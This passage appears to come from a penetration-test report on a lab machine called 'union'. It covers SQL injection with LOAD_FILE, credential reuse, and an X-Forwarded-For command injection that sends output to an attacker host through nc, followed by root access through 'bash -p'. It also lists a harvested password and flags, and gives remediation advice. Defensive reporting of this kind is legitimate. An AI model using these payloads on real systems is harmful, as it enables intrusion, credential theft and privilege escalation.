
Evidence

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to /index.php with a player parameter containing a UNION query. The 'Response' tab shows a 200 OK status with a message: 'Sorry, you are not eligible due to already qualifying.'


Injected null with UNION query reflected as empty value in response message.

The screenshot shows a web application interface titled 'Player Eligibility Check'. It features a text input field containing the SQL injection payload 'union select * from flag--' and a 'Check' button. Below the input, the response message is displayed: 'Sorry, UHC{F1rst_5tep_2_Qualify} you are not eligible due to already qualifying.'

Listing contents of flag table obtaining flag: UHC{F1rst_5tep_2_Qualify}



Redirected to firewall.php after submitting the valid flag. Granted SSH access.



Listing contents of config.php using LOAD_FILE (see Finding 5.2)

Remediation

Use parameterized queries / prepared statements for all database access so user input is never concatenated into SQL. Apply input validation on the p_layer parameter. Apply least privilege to the application's DB account so a successful injection cannot read unrelated data or files.

References

<https://audit-core.tech/fix/sql-injection#fix-steps>

5.2 [High] - Readable web configuration file config.php leaking database user credential

Severity	High
Affected Host	10.129.96.75 (union)
Port / Service	port 80/tcp HTTP - MySQL november schema


Description

The web application contains a PHP configuration file containing the credential for a database user `uhc`. This finding connects directly with Finding 5.1 since its the method used to read this file.


Impact

An attacker with access to read web server files (example via Finding 5.1) obtains this credential for database user `uhc`. This credential enable to connect to the target system as `uhc` via SSH since its reused for a system account (see Finding 5.3)

Evidence



Listing contents of `config.php` using `LOAD_FILE`



Connected to the target system as `uhc` after reusing discovered database credential.

Remediation

Revoke the FILE privilege from the application's DB service account.

5.3 [High] - Credential reuse (user uhc)

Severity	High
Affected Host	10.129.96.75 (union)
Port / Service	port 80/tcp HTTP Database user ← → SSH port 22/tcp / system user

Description

The discovered credential for database user `uhc` is reused for the system account `uhc`.

Impact

An attacker with access to read database contents (example via Finding 1) can validate that credential against OS level authentication, discovering its valid and enabling internal access via SSH as `uhc`.

Evidence

```
uhc@union:~$ whoami && ifconfig | grep inet
uhc
    inet 10.129.96.75 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe7a:5d3d prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Connected to the target system as `uhc` after reusing discovered database credential.

Remediation

Never reuse credentials. Always enforce unique and strong passwords. SSH key authentication for system access is recommended.

5.4 [High] - firewall.php code flaw allowing OS command injection

Severity	High
Affected Host	10.129.96.75 (union)
Port / Service	port 80/tcp HTTP - firewall.php PHP script

Description

The file `firewall.php` within the web application contains a code flaw. A user controlled HTTP Header `X-FORWARDED-FOR` value is concatenated to a `system( )` sink in the PHP script.

Impact

An attacker can request `firewall.php` adding this HTTP Header and inject system commands in the value, enabling RCE as the service account running the web service `www-data` and a shell as this account after executing a reverse shell.

Evidence

```

File: firewall.php
1  <?php
2  require('config.php');
3
4  if (!($_SESSION['Authenticated'])) {
5      echo "Access Denied";
6      exit;
7  }
8
9  ?>
10 <link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
11 <script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
12 <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
13 <!-- Include the above in your HEAD tag -->
14
15 <div class="container">
16     <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>
17
18 </div>
19 <section class="bg-dark text-center p-5 mt-4">
20     <div class="container p-5">
21 <?php
22 if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
23     $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
24 } else {
25     $ip = $_SERVER['REMOTE_ADDR'];
26 };
27 system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
28 ?>
29     <h1 class="text-white">Welcome Back!</h1>
30     <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
31
32 </div>
33 </section>
34 </div>

```

firewall.php script. \$ip is user controlled variable via HTTP header that is concatenated to system execution sink.

Request

Pretty Raw Hex

```

1 GET /firewall.php HTTP/1.1
2 Host: 10.129.96.75
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0)
  Gecko/20100101 Firefox/140.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.129.96.75/challenge.php
8 Connection: keep-alive
9 Cookie: PHPSESSID=3a9k9lu0a9f7nosjolc9i73cnu
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 X-FORWARDED-FOR: 1.1.1.1; whoami | nc 10.10.14.204 9001;#
13
14

```

Injecting a command (whoami) and redirecting output to attacker system (10.10.14.204 port 9001)

```
connect to [10.10.14.204] from (UNKNOWN) [10.129.96.75] 54498
bash: cannot set terminal process group (872): Inappropriate ioctl for device
bash: no job control in this shell
www-data@union:~/html$ whoami && ifconfig | grep inet
whoami && ifconfig | grep inet
www-data
    inet 10.129.96.75 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe7a:5d3d prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
www-data@union:~/html$
```

Connected to the target system as www-data after executing injected reverse shell payload.

Remediation

Do not pass user input into `system()`, pass arguments as an array/list. If the IP is needed, validate it strictly against an IP format white list / allowlist (reject anything that isn't a valid IP). Do not trust X-Forwarded-For as an authentic client IP, it's user controlled.

5.5 [High] - Excessive permissions over web service account www-data

Severity	High
Affected Host	10.129.96.75 (union)
Port / Service	port 80/tcp HTTP - service account www-data

Description

The www-data web service account is overly privileged in the system. Sudo privileges to run all system commands as any system user including root are granted to this account.

Impact

An attacker with RCE as www-data (example via Finding 4)-(no password needed) can abuse this privilege by simply spawning a bash session as root.

6. Post-Exploitation & Loot

6.1 Credentials Harvested

Host	Username	Password	Privilege
10.129.96.75 (MySQL db) (OS)	uhc	uhc-11qual-global-pw	Low

6.2 Flags Captured

Host	Flag Type	Value	Path
10.129.96.75	user.txt	531777cc4de2f28d52159723afbf b019	/home/ uhc/ user.txt
10.129.96.75	root.txt	fc0580ac29d8371a5994066b3c85 e4f3	/root/ root.txt

7. Remediation Summary

Prioritised remediation roadmap. Critical and High items should be addressed within 24–72 hours; Medium within 30 days; Low within 90 days.

Finding	Severity	Effort	Priority
5.1 [Critical] - SQLi in p1ayer parameter reflecting query results	Critical	Medium	1st
5.3 [High] - Credential reuse (user uhc)	High	Low	2nd
5.5 [High] - Excessive permissions over web service account www-data	High	Low	3rd
5.4 [High] - firewall.php code flaw allowing OS command injection	High	Medium	4th
5.3 [High] - Readable web configuration file config.php leaking database user credential	High	Low	5th

8. Appendices

Appendix A — Proof of Compromise

```
uhc@union:~$ whoami && ifconfig | grep inet
uhc
    inet 10.129.96.75 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe7a:5d3d prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
```

Connected to the target system as uhc after reusing discovered database credential.

```
www-data@union:~/html$ bash -p
bash -p
whoami
root
ifconfig | grep inet
    inet 10.129.96.75 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 fe80::a0de:adff:fe7a:5d3d prefixlen 64 scopeid 0x20<link>
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
cat /root/root.txt
fc0580ac29d8371a5994066b3c85e4f3
```

Session as root after Setting UID to /bin/bash and executing a privileged bash session.

Appendix B — Glossary

RCE Remote Code Execution — running arbitrary commands on a remote system.